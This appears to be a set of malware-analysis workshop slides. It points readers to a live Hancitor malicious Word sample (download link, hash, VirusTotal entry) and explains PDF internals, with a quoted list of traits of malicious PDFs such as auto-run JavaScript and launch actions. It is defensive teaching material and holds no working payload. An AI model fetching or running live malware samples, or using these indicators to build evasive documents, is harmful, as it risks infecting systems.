THAT'S IT!! We're done with this sample! Woot!

We have time (hopefully!) to review two Office samples and two PDF samples within this workshop. However, if you'd like to test your capabilities, I suggest this fun sample.


The general principles are similar to what we've already covered, except for the fact that (HINT HINT) you'll most likely want to use Revoke-Obfuscation (https://github.com/danielbohannon/Revoke-Obfuscation) on the big blob of PowerShell code you'll eventually find. Then again, if you can find a way to simply use `Write-Host` within PowerShell, you'll level up for darn sure!

Visit https://www.malware-traffic-analysis.net/2019/07/02/index2.html
- Grab the 2019-07-02-Hancitor-malware-and-artifacts.zip file
- Direct link: https://www.malware-traffic-analysis.net/2019/07/02/2019-07-02-Hancitor-malware-and-artifacts.zip
- Extract the `inv_120946.doc` file and review it!
- VT link: https://www.virustotal.com/gui/file/dd55a7a66df1ab791cccb06ba0c7da9ae9f7670bee673b4ee2df4fd21909ca07/detection


```
remnux@remnux:~/Downloads$ shasum -a 256 inv_120946.doc
dd55a7a66df1ab791cccb06ba0c7da9ae9f7670bee673b4ee2df4fd21909ca07  inv_120946.doc
```

PDF files are pretty darn fun to analyze. Most of our training on the file structure will be done via hands-on analysis. Stepping through how each object references one another is much easier during a live demo, so that'll be our focus.

For Word document analysis (because it's far more prevalent these days), I made sure to include step-by-step instructions. For PDF analysis, you'll understand them more by clicking through PDFStreamDumper than you would just reading through some slides on general construction and structure.




When you need SOLID, peer-reviewed references, ALWAYS go with Wikipedia (lol): https://en.wikipedia.org/wiki/PDF#History_and_standardization




Adobe exposes a custom JavaScript (JS) library during runtime: https://www.adobe.com/content/dam/acom/en/devnet/acrobat/pdfs/js_api_reference.pdf

- See also https://www.adobe.com/devnet/pdf/library.html



The current version of the PDF specification is 2.0:
http://www.loc.gov/preservation/digital/formats/fdd/fdd000474.shtml

However, you'll still see a ton of files built on the 1.7 specification:
https://www.adobe.com/content/dam/acom/en/devnet/pdf/pdfs/PDF32000_2008.pdf


%PDF-1.1
1 0 obj
<<
/Type /Catalog
/Outlines 2 0 R
/Pages 3 0 R
>>
endobj
....
5 0 obj
<< /Length 67 >>
stream
BT
/F1 24 Tf
100 700 Td
(Hello w00t!)Tj
ET
endstream
endobj
xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
trailer
<<
/Size 8
/Root 1 0 R
>>
startxref
642
%%EOF
PDF Start (version)
1
PDF Object (obj … endobj)
-stream element contains data (“ hello w00t!”). End with endstream
-Normally need to decode the data inside stream element
-JavaScript object starts with /JS
-Main subject to be abuse
2
Cross Reference
3
Trailer
4
End of File
5
(Rahman, 2019)

PDF OBJECTS

- Example object on next slide!

- Reference # along with revision #
- Types
- Stream objects
  - Filters!

PDF STREAM OBJECTS

```
5 0 obj
<< /Length 42 >>
stream
BT /F1 24 Tf 100 700 Td (Hello World)Tj ET
endstream
endobj
```


Indirect Object ID

Dictionary

Stream

Byte Sequence

(Stevens, 2008)



This is an example PDF object. We are looking at a dictionary within the object, as evidenced by the << and >> characters encapsulating the data.

Notice that this object's dictionary references `/Type/Catalog/Pages 47 0 R` object.

This means that the `Pages` object for this document can be found in obj 47.
The `47 0 R` means:


- 47 = obj 47
- 0 = The first revision of obj 47
- R = Reference this object

PDF STREAM FILTERS

```
5 0 obj
<<
  /Length 55
  /Filter /ASCII85Decode
>>
stream
6<#'\7PQ#@1a#b0+>GQ(+?(u.+B2ko-qIocCi:FtDfTZ).9(%)78s~>
endstream
endobj
```

Filter


(Stevens, 2008)



Also use the abbrevations:
AHx, A85, LZW, Fl, RL, CCF, DCT

PDFStreamDumper can decompress many of these!
- Filter support listed here: https://github.com/dzzie/pdfstreamdumper

The original PDF format filters are documented here:
https://www.adobe.com/content/dam/acom/en/devnet/postscript/pdfs/TN5603.Filters.pdf




Shamelessly copied from https://blog.didierstevens.com/programs/pdf-tools/:

/Page gives an indication of the number of pages in the PDF document. Most malicious PDF document have only one page.
/Encrypt indicates that the PDF document has DRM or needs a password to be read.
/ObjStm counts the number of object streams. An object stream is a stream object that can contain other objects, and can therefor be used to obfuscate objects (by using different filters).
/JS and **/JavaScript** indicate that the PDF document contains JavaScript. Almost all malicious PDF documents that I've found in the wild contain JavaScript (to exploit a JavaScript vulnerability and/or to execute a heap spray). Of course, you can also find JavaScript in PDF documents without malicious intend.
/AA and **/OpenAction** indicate an automatic action to be performed when the page/document is viewed. All malicious PDF documents with JavaScript I've seen in the wild had an automatic action to launch the JavaScript without user interaction.
The combination of automatic action and JavaScript makes a PDF document very suspicious.
/JBIG2Decode indicates if the PDF document uses JBIG2 compression. This is not necessarily and indication of a malicious PDF document, but requires further investigation.
/RichMedia is for embedded Flash.

/Launch counts launch actions.
/XFA is for XML Forms Architecture.
A number that appears between parentheses after the counter represents the number of obfuscated occurrences. For example, /JBIG2Decode 1(1) tells you that the PDF document contains the name **/JBIG2Decode** and that it was obfuscated (using hexcodes, e.g. /JBIG#32Decode)."

PDF FILES IN A HEX EDITOR

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	25	50	44	46	2D	31	2E	37	0D	25	E2	E3	CF	D3	0D	0A	%PDF-1.7.%âãÏÓ..
00000010	31	20	30	20	6F	62	6A	0D	3C	3C	2F	54	79	70	65	2F	1 0 obj.<</Type/
00000020	50	61	67	65	2F	50	61	72	65	6E	74	20	34	37	20	30	Page/Parent 47 0
00000030	20	52	2F	43	6F	6E	74	65	6E	74	73	20	32	37	20	30	R/Contents 27 0
00000040	20	52	2F	4D	65	64	69	61	42	6F	78	5B	30	20	30	20	R/MediaBox[0 0
00000050	35	39	35	2E	33	32	30	30	31	20	38	34	31	2E	39	31	595.32001 841.91
00000060	39	39	38	5D	2F	41	6E	6E	6F	74	73	5B	32	20	30	20	998]/Annots[2 0
00000070	52	20	34	20	30	20	52	20	36	20	30	20	52	20	38	20	R 4 0 R 6 0 R 8
00000080	30	20	52	20	31	30	20	30	20	52	20	31	32	20	30	20	0 R 10 0 R 12 0
00000090	52	5D	2F	47	72	6F	75	70	20	31	34	20	30	20	52	2F	R]/Group 14 0 R/
000000A0	53	74	72	75	63	74	50	61	72	65	6E	74	73	20	30	2F	StructParents 0/
000000B0	54	61	62	73	2F	53	2F	52	65	73	6F	75	72	63	65	73	Tabs/S/Resources
000000C0	3C	3C	2F	45	78	74	47	53	74	61	74	65	3C	3C	2F	47	<</ExtGState<</G
000000D0	53	37	20	31	35	20	30	20	52	2F	47	53	38	20	31	36	S7 15 0 R/GS8 16
000000E0	20	30	20	52	3E	3E	2F	46	6F	6E	74	3C	3C	2F	46	31	0 R>>/Font<</F1
000000F0	20	31	37	20	30	20	52	2F	46	32	20	31	39	20	30	20	17 0 R/F2 19 0
00000100	52	3E	3E	2F	58	4F	62	6A	65	63	74	3C	3C	2F	49	6D	R>>/XObject<</Im
00000110	61	67	65	31	32	20	32	32	20	30	20	52	2F	49	6D	61	age12 22 0 R/Ima
00000120	67	65	31	34	20	32	34	20	30	20	52	2F	49	6D	61	67	ge14 24 0 R/Imag
00000130	65	31	35	20	32	35	20	30	20	52	3E	3E	3E	3E	3E	3E	e15 25 0 R>>>>>>
00000140	0D	65	6E	64	6F	62	6A	0D	32	20	30	20	6F	62	6A	0D	.endobj.2 0 obj.
00000150	3C	3C	2F	54	79	70	65	2F	41	6E	6E	6F	74	2F	53	75	<</Type/Annot/Su
00000160	62	74	79	70	65	2F	4C	69	6E	6B	2F	52	65	63	74	5B	btype/Link/Rect[
00000170	32	30	33	2E	35	39	20	33	34	30	2E	30	37	30	30	31	203.59 340.07001
00000180	20	33	37	30	2E	37	36	30	30	31	20	33	39	36	2E	37	370.76001 396.7




You can find a ton of tools online that facilitate the analysis of PDF files. We don't have a day or two to cover ALL THE THINGS, so we're going to focus primarily on PDFStreamDumper. This tool is a Windows GUI-based tool, but it's power belies its seeming simplicity. In fact, it's all but simple when it comes to its advanced features. Heck, we will barely be touching the tip of the proverbially iceberg in this workshop, but we'll still cover some pretty fantastic capabilities.

Without further ado, LET'S GET IT GURL!!

Example list of other fun PDF analysis tools:
https://www.decalage.info/fr/file_formats_security/pdf

Yay! More hands-on analysis! Let's pull apart some PDFs. Pay special attention to how objects reference one another. It's pretty neat stuff.



https://www.virustotal.com/gui/file/ad4a9c91b33217062c18b9945088150947cb127cd65962baa98fbd5c8eb8a18d/detection

